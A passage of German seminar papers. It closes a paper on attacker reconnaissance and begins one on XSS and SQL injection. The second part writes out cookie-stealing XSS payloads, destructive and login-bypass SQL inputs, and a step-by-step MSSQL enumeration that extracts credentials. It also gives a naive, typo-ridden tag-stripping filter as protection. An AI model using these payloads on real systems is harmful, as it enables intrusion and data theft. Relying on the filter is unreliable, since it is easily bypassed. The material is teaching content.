Diese Felder ergeben zusammen eine 67 bit lange Signatur, die mit einer Datenbank abgeglichen werden. Da nur die eingehenden Pakete untersucht werden, ist die Untersuchung für den Quell-Host nicht ersichtlich.[2]

3.3 Mischformen

Einige Techniken sind sowohl der passiven, ohne direkte Interaktion mit dem Ziel, als auch der aktiven Aufklärung, durch direkte Interaktion mit dem Ziel, zuzuordnen oder sowohl bei der Aufklärung und beim Angriff einsetzbar. Die bekannteste dieser Mischformen ist Social Engineering.

[2]Ein Tool zum passiven Fingerprinting ist p0f. http://lcamtuf.coredump.cx/p0f.shtml

3.3.1 Social Engineering

Social Engineering ist die Kunst, einen Menschen so zu manipulieren, dass er im Sinne des Angreifers handelt. [PeCh04] Es wird in der Regel eingesetzt, um

- physikalischen Zugriff auf geschützte Ressourcen zu erhalten,
- Berechtigungen für den entfernten Zugriff zu erhalten,
- an geschützte Informationen zu gelangen,
- andere Sicherheitskontrollen zu verletzen.

Wird Social Engineering in direkter Interaktion mit z.B. Mitarbeitern der Zielfirma eingesetzt, um an Informationen zu gelangen, kann man es der aktiven Aufklärung zurechnen. Interagiert der Angreifer nicht direkt mit den Mitarbeitern, sondern belauscht z.B. ein Gespräche zweier Mitarbeiter, so ist dies der passiven Aufklärung zuzuordnen. Im Rahmen eines Angriffs kann Social Engineering z.B. eingesetzt werden, um dem Angreifer Zugang zu einem geschützten Sicherheitsbereich zu ermöglichen.

Einige der angewandten Methoden sind betrügerisches Auftreten, Schmeichelei, Einsatz von (vorgetäuschter) Autorität oder Ausnutzung von Stolz. Beim Einsatz von Social Engineering ist es für den Angreifer wichtig, glaubhaft seine Rolle zu verkörpern, was nur durch ausreichende Informationen aus der Aufklärungsphase sichergestellt ist. Social Engineering ist keine technische Methode, sondern nutzt psychologische Eigenschaften des Menschen, wie die Anerkennung von Autorität oder Eitelkeit, aus. Die Anwendung von Social Engineering ist über viele Kommunikationsmittel möglich, sei es persönlich, per Telefon, Email oder Instant Messaging, weshalb dem Sammeln von Kontaktdaten jeglicher Art während der Aufklärungsphase eine hohe Bedeutung zukommt. [PeCh04]

4 Gegenmaßnahmen

In diesem Abschnitt werden nun einige Gegenmaßnahmen für den Einsatz gegen die zuvor besprochenen Aufklärungstechniken diskutiert. Zuerst werden einige allgemeine Gegenmaßnahmen vorgestellt, danach wird dann auf spezielle Techniken gegen passive Aufklärung, aktive Aufklärung und Social Engineering eingegangen.

4.1 Allgemein

Allgemeine Gegenmaßnahmen umfassen eine anwendbare Sicherheitsrichtlinie, das Entfernen von Standarddateien etwa bei der Serversoftware, über die die Versionsnummer der Software ermittelt werden kann, und das Ändern der Standardeinstellungen, wie Standardbenutzernamen und -passörter. Weiterhin ist es wichtig, die Nutzer im Bezug auf sichere Passwörter und den Umgang mit vertraulichen Daten zu schulen. Absolut notwendig ist es auch, die eingesetzte Software regelmäßig zu updaten und Berichte über Sicherheitslücken in der eingesetzten Software zu verfolgen.

4.2 Passive Aufklärung/Footprinting

Als Gegenmaßnahme zur Internetrecherche und dem Google Hacking empfiehlt es sich, die Inhalte der eigenen Website zu überprüfen und unnötig veröffentlichte Informationen zu entfernen. Ist dies nicht möglich, ist es wichtig, vertrauliche Dateien oder Verzeichnisse zu verbergen, da die Google Crawler alle Dateien indizieren, die sich auf einem Webserver befinden. Durch das Erstellen einer robots.txt Datei, die Kontrollanweisungen für die verschiedenen Crawler enthält, kann das Verhalten der Suchmaschinen-Crawler beeinflusst werden. So kann durch Angaben in der robots.txt den Crawlern das Betreten bestimmer Verzeichnisse und das Verfolgen von Links verboten werden. Durch die Angabe von META-Tags im HTML-Header lässt sich den Crawlern das Indizieren der gefundenen Seiten im Suchmaschinen-Cache verbieten. Auch durch die Einrichtung von passwortgeschützten Bereichen mittels htaccess lassen sich Informationen vor den Crawlern verbergen. Der ausreichende Schutz einer Seite kann durch Google Suchanfragen überprüft werden. Hierbei werden die Google Hacking Methoden, die auch von Angreifern eingesetzt werden, auf die zu schützende Seite angewendet, um unnötig veröffentlichte Informationen zu finden. [Long05]

Das ebenfalls von Angreifern eingesetzte Abfragen von WHOIS- und DNS-Datenbanken lässt sich hingegen nicht verhindern. Dies ist dadurch bedingt, dass die WHOIS-Einträge gesetzlich vorgeschrieben sind und die DNS Einträge benötigt werden, um eine Domain aufrufen zu können. Diese Informationen sind also frei verfügbar, und da die Abfrage über Datenbanken läuft, die von “Dritten” verwaltet werden, ist für ein potentielles Angriffsopfer nicht nachvollziehbar, wer diese Einträge abgefragt hat.

4.3 Aktive Aufklärung/Fingerprinting

Der Port Scan eines Systems lässt sich nicht verhindern, jedoch kann dafür gesorgt werden, dass keine unnötigen Ports offen sind. Port Scans und somit Angriffsvorbereitungen lassen sich frühzeitig erkennen, wenn regelmäßig die Server-Logs analysiert werden. Werden solche Angriffsvorbereitungen erkannt, hilft es, nochmals die eigenen Sicherheitsvorkehrungen zu überprüfen und bei Bedarf anzupassen, etwa die Firewalleinstellungen zu ändern oder Software mit bekannten Sicherheitslücken zu updaten. Eine weitere, aktive Möglichkeit ist es, mit Absicht falsche Ports zu öffnen, um potentielle Angreifer zu täuschen. [PeCh04]

Auch OS Fingerprinting kann nicht verhindert werden, es kann jedoch anhand der Server-Logs erkannt werden. Als aktive Gegenmaßnahme zu nmap wurde IP Personality, ein Kernel-Modul, entwickelt, das durch Ändern entsprechender Flags im TCP-Header ein anderes System vortäuschen kann. [PeCh04]

4.4 Social Engineering

Es ist wichtig, ein Bewusstsein für die Existenz von Social Engineering und den Ablauf eines Social Engineering Angriffs zu erzeugen. Hierbei hilft eine Schulung der eigenen Mitarbeiter zum Umgang mit sicherheitsrelevanten Daten und speziell zum Umgang mit Social Engineering. So sollten Mitarbeiter geschult werden, die Identität des Gegenübers zweifelsfrei festzustellen, bevor sensible Daten herausgegeben werden. Schlecht vorbereitete Social Engineering Angriffe lassen sich durch detaillierte Nachfragen erkennen.

5 Zusammenfassung

In dieser Seminararbeit wurden zuerst die verschiedenen Angreifertypen, ihre Motivation und ihre technischen Fähigkeiten vorgestellt. Anschließend wurde die Aufklärungsphase innerhalb

eines Angriffs eingeordnet und in passive und aktive Aufklärung unterteilt. Passive und aktive Aufklärung wurden detailliert vorgestellt. Im Bereich der passiven Aufklärung oder Footprinting, ohne direkte Interaktion mit dem Ziel, kommen allgemeine Recherche, Google-Hacking, DNS- und WHOIS-Abfragen zum Einsatz, um einen groben "Fußabdruck" zu erstellen. Bei der aktiven Aufklärung wird durch direkte Interaktion mit dem Ziel mittels Ping Sweeps, Port Scans und OS Fingerprinting ein genauer "Fingerabdruck" des Zielsystems erstellt. Als Beispiel für eine Mischform, die sich sowohl zur aktiven, als auch passiven Aufklärung und auch für einen Angriff einsetzen lässt, wurde Social Engineering vorgestellt. Nach der Vorstellung der eingesetzten Methoden zur Aufklärung wurden entsprechende Gegenmaßnahmen diskutiert.

Ziel dieser Seminararbeit war es, das Bewusstsein für die Existenz und die Bedeutung von Aufklärung zu wecken. Durch die Vorstellung der eingesetzten Methoden und dem Aufzeigen entsprechender Gegenmaßnahmen soll dazu beigetragen werden, dass eventuelle Angriffe schon in der Aufklärungsphase erkannt werden können. Abschließend lässt sich sagen, dass es für einen Angreifer nicht leicht sein darf, einen erfolgreichen Angriff auf ein System durchzuführen, auch wenn es dem Angreifer zuvor gelungen ist, sich ausführlich durch Aufklärung über das Angriffsziel zu informieren.

Literatur

[CoDG06] A. Conta, S. Deering und M. Gupta. Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification. RFC 4443 (Informational), März 2006.

[Daig04] L. Daigle. WHOIS Protocol Specification. RFC 3912 (Informational), September 2004.

[DENI07] DENIC. Dokumentation whois. http://www.denic.de/media/de/pdf/dokumente/DENIC-12p.pdf, Oktober 2007.

[Fyod98] Fyodor. Remote OS Detection via TCP/IP Fingerprinting. http://insecure.org/nmap/nmap-fingerprinting-old.html, Oktober 1998.

[Goog] Google. Advanced Operators. http://www.google.de/help/operators.html.

[HaSF85] K. Harrenstien, M. Stahl und E. Feinler. NICNAME/WHOIS. RFC 954 (Informational), Oktober 1985.

[Info81a] University of Southern California Information Sciences Institute. Internet Protocol. RFC 791 (Informational), September 1981.

[Info81b] University of Southern California Information Sciences Institute. Transmission Control Protocol. RFC 793 (Informational), September 1981.

[Long05] Johnny Long. *Google Hacking. Aus dem Amerikan. v. Ian Travis.* mitb-Verlag. 2005.

[Long07] Johnny Long. Google Hacking Data Base. http://johnny.ihackstuff.com/ghdb.php, 2007.

[McSK99] Stuart McClure, Joel Scambry und George Kurtz. *Hacking Exposed: Network Security Secrets and Solutions.* Osborne/McGraw-Hill. 1999.

[Mock87] P. Mockapetris. Domain Names - Implementation and Specification. RFC 1035 (Informational), November 1987.

[NCC07] RIPE NCC. Information Sheet. http://www.ripe.net/info/ncc/infosheet.pdf, März 2007.

[PeCh04] Cyrus Peikari und Anton Chuvakin. *Kenne deinen Feind. Fortgeschrittene Sicherheitstechniken.* O Reilly. 2004.

[Raym03] Eric Raymond. Jargon File 4.4.7. http://www.catb.org/jargon/html/index.html, Dezember 2003.

[Roge00] M. Rogers. A New Hacker Taxonomy. http://homes.cerias.purdue.edu/~mkr/hacker.doc, 2000.

Abbildungsverzeichnis

Web Hacking, XSS and SQL Injection

Xuan Khanh Le

In dieser Arbeit wird ein Überblick über die Web-Hack Techniken vorgestellt. Schwerpunktmäßig werden XSS, SQL-Injection und Phishing als drei bekannte Angrifftechniken mit Beispielen behandelt. Zum Schluss werden noch die Gegenmaßnahmen jeweils aufgezeigt.

1 Einleitung

1.1 Vorwort

Im letzten Jahrzehnt hat das World Wide Web schnell expandiert und ist heute immer noch am weiter-entwickeln. Traditionelle Systeme werden durch dynamische, browsingfähige Anwendungen ersetzt, die auf Web-Servern gehostet werden und auf die riesige Datenbank zurückgreifen. Die fortgesetzte Umsetzung des Breitband-Internets hat den Weg für Multimedia-Erweiterungen geebnet. Und die dramatische Entwicklung der Wireless-Technologien bietet WWW heute eine Chance von überall leicht zu erreichen.

World Wide Web bringt zweifellos Vorteile bei der Überwindung von räumlichen und zeitlichen Grenzen. Wir können heute von zu Hause ein neues Handy, das in Japan gerade produziert wurde, durch das Web bestellen oder uns um einen Job fern in Südamerika mit einem Klick bewerben. Im Geschäft wird das Web mehr und mehr ausgenutzt, da es den Zugang zu Kunden und Chancen viel leichter macht. Die Bank-Dienste gehen jetzt online, Shopping geht im Netz mit schneller und einfacher Bezahlung durch Kreditkarten. Und immer mehr e-Business-Unternehmen sind geboren.

Aber für jede Web-Anwendung, die online geht, und jedes e-Business-Unternehmen, das einen Rack voller Server einschaltet, stehen auch bösartige Hacker mit entsprechenden Angriffstechniken bereit. Während die Leute mit neue Technologien klar kommen und ihre Netwerk, Web-Server mit Firewalls, Verteidigungssysteme sicherer machten, sind die Angreifer dagegen auch schlauer geworden damit sie diese Systeme, Firewalls durchbrechen können. Das fortgesetzte schnelle Wachstum von Web-Technologien hinterlassen auch viele Sicherheitslücken. In dieser Arbeit werden die bekannte Web-Anwendung-Hacking Techniken vorgestellt, und Vermeidungsmethode dafür gezeigt.

Zunächst ein Überblick über Web-Anwendung Architektur.

1.2 Web Anwendung Architektur

Herkömmliche HTML-Seiten sind statisch, d.h sie werden irgendwann erzeugt und stehen dann in dieser Form auf dem Web Server über den URL der Seite zum Abruf bereit. Häufig ist es jedoch auch wünschenswert, dass eine HTML-Seite dynamisch erzeugt wird, um beispielsweise über aktuelle Daten des Aufrufers den Seiteninhalt zu beeinflussen. Dynamische Webseiten werden von einer Web-Anwendung zur Laufzeit generiert.

Bei Web-Anwendungen unterscheidet man allgemein in *clientseitige* und *serverseitige* Web-Anwendung. Clientseitige Web-Anwendungen werden auf Client-Rechners ausgeführt. Die bekannten Technologien für solche Web-Anwendungen sind JavaScript, VBScript Flash, Applet. Serverseitige Web-Anwendungen werden auf dem Server ausgeführt, dienen oft der dynamischen Erzeugung von Daten, z.B. aus einer Datenbank. Die bekannte Technologien für serverseitige Web-Anwendungen sind Common Gateway Interface (CGI), Server-APIs, und Scriptsprachen wie ASP,PHP,JSP...

Ein übliches dynamisches Web System besteht aus 4 Komponenten: der Web-Client (oft ein Browser), der Front-End Web-Server, die Server-Anwendungen und die Server-Datenbank. Die Abbildung 1 zeigt, wie diese Komponenten miteinander zusammenwirken.




Abbildung 1: Ein übliches dynamisches Web-System Layout [t0207]

Der Front-End Web-Server fungiert als Schnittstelle für die Anbindung der Außenwelt, erhält Eingänge aus dem Web-Clients per HTML Formulare und HTTP, und liefert eine Ausgabe, die durch die Anwendung in Form von HTML Seiten erzeugt wird, zurück. Die Server-Anwendung arbeitet zusammen mit der Datenbank zur Durchführung von Transaktionen.

Jede Komponente von Web-System hat eigene bestimmte Schwachstellen. Hier ist ein kurzer Überblick über die Grundangriffsarten an jeder Konponente:

- Web-Client: aktiven Inhalt ausführen, Client Software Sicherheitslücken Ausnutzung, Cross-Site-Scripting(XSS).
- Web-Server: Server Software Sicherheitslücken Ausnutzung.
- Web-Anwendung: Angriff gegen Authentication, Authorization, Eingabenvalidierung...
- Datenbank: privilege Befehlen durch Datenbank-Abfrage ausführen, Abfragen manipulieren (SQL Injection) um excessive Datensatz zubekommen.

Davon sind XSS und SQL Injection als Web-Angriffstechnike ausgewahlt hier vorzustellen.

2 XSS

2.1 Was ist XSS?

Cross-Site Scripting (XSS) nutzt eine Sicherheitslücke in der angegriffenen Anwendung aus und kann dazu verwendet werden, Daten einer Originalseite zu verändern und zählt damit zu den aktiven Angriffen. Beim XSS werden Informationen durch einen Angreifer in eine vermeintlich sichere Seite eingebettet.[ScSh02]

Man kann es sich so vorstellen, dass ein böswilliger Benutzer einige Zeilen JavaScript Code als eine Nachricht in einem Gästebuch für die anderen hinterlässt. Für den Fall, dass das Gästebuch diese Eingabe des Benutzer nicht für verdächtige XSS hält, wird Scriptcode in die Seite eingebettet und sich später im Browser jedes Benutzers ausführen, der JavaScript-Code zulässt(siehe Abbildung2). Oftmals werden dadurch wichtige Informationen wie Zugangdaten, personliche oder finanzielle Daten im Cookies gestohlen.




Abbildung 2: XSS-Angriff

Die einfachste Methode um ein Eingabenfeld zu testen ob es ein XSS Sicherheitslücke enthält ist folgende Zeile einzugeben:

```
<script Language="Javascript">alert('Hallo');</script>
```

Wenn der Browser ein Fenster mit dem Text 'Hello' öffnet, heißt das, dass JavaScript in das Gästebuch als Scriptcode geschrieben wurde. Dann liest der Benutzer-Browser HTML-Seite mit dem geschriebenen Scriptcode und führt diesen aus.

2.2 Arten von XSS

In Abhängigkeit von Ort(Client-Seite oder Server-Seite) und Dauer (permanent oder nicht permanent) unterteilt Cross-Site-Scripting-Angriffen in drei grundlegende Typen.

Typ 0

Typ 0 sind die XSS-Lücken, in denen sich der manipulierte Scriptcode auf Client-Seite befindet. Dies kann beispielweise ein JavaScript-Code sein, der einen URL-Argumentwert holt und ungefiltet einschreibt:

```
http://www.example.com/search.cgi?query=<script>alert(document.cookie);
</script>
```

Wenn der Client-Browser diese URL abschickt, bekommt er dann eine HTML-Seite, die das JavaScript-Code enthält. Dieses eingebettete JavaScript-Code wird auf Client-Rechner mit derzeitige Client-Rechte ausgeführt um Cookies zu klauen. Das Code in <script>-Tag ist unbegrenzt, und es kann auch durch einen Scriptcode von anderen Servern ersetzt werden.

Beispiel-Szenario:

1. Steht ein Link

   ```
   http://www.example.com/search.cgi?query=<script>alert(document.cookie);
   </script>
   ```

   veröffenlicht im Forum oder auf eine Web Seite.

2. Alice klickt auf den Link
3. Das böswillige Script öffnet eine HTML Seite auf Alices Rechner
4. Diese HTML Seite enthält das böswillige Script, das auf Alices Rechner mit ihre privilege Rechte ausgeführt wird.

Typ 1 Bei diesem Typ ist das manipulierte Script auf Server-Seite und nicht permanent. Bei nächster Ausführung des Script mit unbösartiger Eingabe taucht kein Problem auf. Es kann beispielsweise eine Suchfunktion auf dem Server, die den Suchbegriff als Eingabe ohne Filterung bekommt und ungefähr so ausgibt:

```
Die von Ihnen gesucht: "Suchbegriff" befindet sich in .....
```

Und sie wird mit Suchbegriff=**<script>alert(document.cookie);</script>**, die Ausgabe liefern:

```
Die von Ihnen gesucht: <script>alert(document.cookie);</script>
befindet sich in .....
```

Das Scriptcode wird wieder auf Benutzer-Rechner ausgeführt um Cookies mit sensibler Information zu klauen.

Beispiel-Szenarios:

1. Alice besucht oft eine Website A, die XSS Sicherheitslücke enthält.
2. Tom erzeugt eine manipuliete URL zu Website A und sendet es zu Alice
3. Alice besucht die manipulierte URL

4. Das eingebettete Script in der URL wird ausgeführt in Allices Browser, als ob es direkt von Webseite A herkommt. Das Script kann sensible Informationen (banking account, email accout,...) klauen und ohne Alices Kenntnis zu Tom senden.

Typ 2

Bei XSS mit Typ2 wird das manipulierte Scriptcode permanent auf eine Webseite geschrieben. Es ist die gefährlichste Form da es viele Benutzern betrifft. Diese Typ 2 funktioniert ähnlich wie Typ 1, nur das die Ausgabe dauernhaft auf der Seite bleibt.

Beispiel:

1. Website A, wieder XSS Sicherheitslücke enthaltend, erlaubt Benutzer Nachrichten oder anderen Inhalt aufzuposten.
2. Tom postet eine Nachrichten auf diese Website

   ```
   ,,Eine wirklich sehr gute Website!<script>alert(document.cookie);</script> ''
   ```

3. Bei der Betrachtung der Nachrichten, wird das Scriptcode auf Benutzer-Rechner ausgeführt und kann daher Benutzers-Cookies, andere Dinge ohne sein Wissen zu Tom.

2.3 Schutz

Webseitenbetreiber sollten nie Benutzer-Eingaben vertrauen. Alle eingehende Eingabewerte müssen betrachtet und gefiltert werden. Dabei sollte man ein Eingabentabelle exakt definieren und nur solche Eingabe davon zulassen.

XSS-Angriffe bettet eigentlich ein manipuliertes Scriptcode zwischen 2 <script>-Tag und </script>-Tag (oder auch <object>, <applet>, <embeded>) ein. Wenn diese Tags entfernt werden, ist das böswillige Scriptcode nicht mehr ausführbar. Man kann diese Tags von Eingabe durch beispielsweise folgendes PHP-Code ausfilten:

```
function filter($input){
$input = ereg_replace("<script>", "", $input);
$input = ereg_replace("</script>", "", $input);
$input = ereg_replace("<object>", "", $input);
$input = ereg_replace("</objectt>", "", $input);
$input = ereg_replace("<apllet>", "", $input);
$input = ereg_replace("</applet>", "", $input);
$input = ereg_replace("<embeded>", "", $input);
$input = ereg_replace("</embeded>", "", $input);
return $input; }
```

Dadurch werden alle Eingabe mit gefährliche Tags entfernt, zB. das obige Cookies-stehlende Scriptcode sieht nach der Filterung so aus:

```
alert(document.cookie);
```

Es ist natürlich nicht mehr schädigend!

In einigen Fällen soll die Eingabe anschaulich unverändert ausgedruckt werden. Man kann die Eingabe des Benutzers escapen, das heißt, alle Sonderzeichen werden mit ihrem Äquivalent

in HTML- den sogenannten Escapesequenzen ersetzt. Diese Escapesequenzen sind eine Folge normaler Zeichen, die ihre Sonderzeichen repräsentiert. Zum Beispiel, der String <script> wird als normaler String `<script>` dargestellt, und später anschaulich wieder als Zeichenketten <script> durch den Browser angezeigt, die als keinen Tag mehr erkannt wird. Die Umwandlung von Sonderzeichen kann man mit der Funktion *htmlentities()* verwirklichen.

```
function escaping($input){
 $input = htmlentities($input);
return $input;
}
```

Diese Methode ist ein einfacher und sicherer Weg mit XSS umzugehen. Trotzdem gibt es einen großen Nachteil, dass alle Sonderzeichen und somit auch alle Tags geblockt werden. Benutzer können selbstverständlich auch keine HTML-Tags zum Formatieren ihre Text benutzen.

Durch Ausschalten des ActiveScripting im Browser kann man sich gegen XSS clientseitig schützen, kein manipulierte Scriptcode wird auf Client-Seite ausgeführt. Dies hilft trotzdem nicht für pure HTML-Injection (zB: mit <iframe>-Tag...), die aber nicht gefährlich wie echte XSS ist. Sie kann auf keinen Fall Cookies von Clients klauen.

3 SQL Injection

3.1 Was ist SQL-Injection?

Unter SQL-Injection versteht man das Manipulieren von Transaktion-SQL-Abfrage in eine Anwendung, um eine unvorhergesehene Reaktion zu provozieren.[ScSh02] Normalerweise stellen Web-Anwendungen eine Schnittstelle für Benutzer zur Verfügung, damit sie mit der Datenbank kommunizieren. Bei dieser Stelle (sehen Abbildung 3), existieren Sicherheitslücken wenn Web-Anwendungen die Eingabe von Benutzer nicht richtig filtern, somit geben Hacker eine Chance mit den SQL-Befehlen an die Datenbank zu senden, Daten zu zerstören oder sogar darunter liegendes System einzudringen.

3.2 Funktionsweise und SQL-Injection Arten

Abhängig von Angriffarten sind generell 3 Hauptkategorien von SQL-Injection unterteilt: SQL Manipulation, Code Injection, Funktion-Aufruf Injection. Diese werden in folgende Abschnitte jeweils mit Beipiele ausführlich vorgestellt.

1. **SQL Manipulation:** Ist ein Prozess, bei dem normale laufende Datenbankabfrage durch SQL-Statements beeinflusst werden. Der allgemeine Fall, der Angreifer steckt in die Informationen des **where**-Klausel eines SQL-Statements ein, die von der Datenbank zurückgeliefert werden. So kann durch diese Manipulation der **where**-Klausel das gesamte SQL-Statement geändert werden. Betrachten wir folgendes Beispiel:




Abbildung 3: SQL-Injection

Ist eine URL einer Web-Seite:

```
http://www.nosecurity.com/mypage.asp?user=hacker&pass='hack'
```

und wird das SQL-Statement der Web-Anwendung für die Datenbankabfrage:

```
Select * from table where login='hacker' and password='hack'
```

Nach der Ausführung dieser Abfrage, wenn es solche *user* und *password* in table gibt, wird der Benutzer erfolgreich eingeloggt. Jetzt wird das *password* als ' or 1=1– zugewiesen. Das SQL-Statement der Web-Anwendung sieht so aus:

```
Select * from table where login='hacker' and password='' or 1=1-- Kommentar
```

Einloggen erfolgt immer wenn es ein *user* hacker existiert, unabhangig von *password*.Hier sind die typische Eingaben in Formularfeldern um festzustellen, ob eine Anwendung mit SQL-Injection anfällig ist:

Datenbanktabelle verwerfen: `';drop table users--`
Datenbank herunterfahren: `';shutdown--`
Authentifizierung ohne Passwort: `egal' or 'a'='a'`
Authentifizierung nur mit Username: `admin'--`

Der doppelte Bindestrich (–) wandelt alle Daten hinter sich in Kommentar um. Damit sind alle anderen Bedingungen vernachlässigbar.

2. **Code Injection:** Ist ein Prozess, bei dem neue SQL-Befehle in einen laufenden Strom von Befehlen eingeschleust werden. Dieser Angriffstyp ist besonders gefährlich wenn Multiple SQL-Befehlen pro Datenbankabfrage unterstützt werden. Betrachten wir ein Beispiel, das mit IIS,ASP und MSSQL gemacht wird:

   Ist die URL einer Webseite:

```
http://www.nosecurity.com/mypage.asp?id=45
```

in der URL wird der Parameter *id* durch das Script später als Bestandteil der SQL Abfrage akzeptiert. Konkreter wird er als Parameter für **where**-Klausel benutzt. Fügen wir noch ein SQL-Code hinzu:

```
http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES--
```

Information_schema.tables ist ein Tabelle, das alle Information von anderen Tabellen auf dem Server enthält. SQL-Befehl: `SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES` liefert den ersten Tabellennamen als *string(nvarchar)* von Information_schema.tables, der mit einem id als *int* vereinigt wird => Eine Fehlermeldung vom Server:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft]
[ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar
value 'logintable' to a column of data type int. /mypage.asp, line 5
```

In der Fehlermeldung wissen wir ein Tabelle, das 'logintable' heißt. Diese Tabelle kann Username und Passwort enthalten. Weiter SQL-Code zur Abfrage:

```
http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 COLUMN_NAME
FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable'--
```

Analog zu Information_schema.tables, enthält Information_schema.columns alle Column-Namen als *string*, die mit id=45 als *int* vereinigt. Es führt wieder zu Fehlermeldung:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'login_id' to a column of data type int. /index.asp, line 5
```

Von der Fehlermeldung wissen wir, dass der erste Column 'login_id' heißt. Die folgende Abfrage wird den zweiten Column-Name ausholen:

```
http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 COLUMN_NAME
FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable' WHERE
COLUMN_NAME NOT IN ('login_id')--
```

Ausgabe:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'login_name' to a column of data type int. /index.asp, line 5
```

Weiter den dritten Column-Name holen:

```
http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 COLUMN_NAME
FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable'
WHERE COLUMN_NAME NOT IN ('login_id','login_name')--
```

Ausgabe:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'passwd' to a column of data type int. /index.asp, line 5
```

Vermutlich, muss passwd-Column alle Passwörter enthalten. Letzter Schritt holt Username und Passwort:

```
http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 login_name
FROM logintable--
```

```
Ausgabe:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'Rahul' to a column of data type int. /index.asp, line 5
```

```
Weiter Abfrage:
http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 password FROM
logintable where login_name='Rahul'--
```

```
Ausgabe:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'P455w0rd' to a column of data type int. /index.asp, line 5
```

Username=Rahul und Passwort=P455wOrd. Wir haben die Datenbank von www.nosecurity.com gecrackt.

3. **Funktion Aufruf Injection:** Ist ein Prozess, bei dem eine beliebige Datenbankfunktion durch geeignete Befehle ausgelöst wird. Diese Funktionsaufrufe können an das runterliegende System gerichtet werden, oder um Daten in der Datenbank zu manipulieren. Betrachten wir hier beispielweise MS-SQL 2000 mit vielen unterstützenden Prozeduren:

sp_password : Passwort verändern sp_tables : zeigt alle Tabelle in der Datenbank
xp_cmdshell : erlaubt einem beliebigen Befehl auf dem Server mit admin Rechten auszuführen.
xp_msver : zeigt SQL Version und alle Information des laufenden Betriebsystem.
xp_regdeletekey : einen Schlüssel in Registry von Window zu löschen.
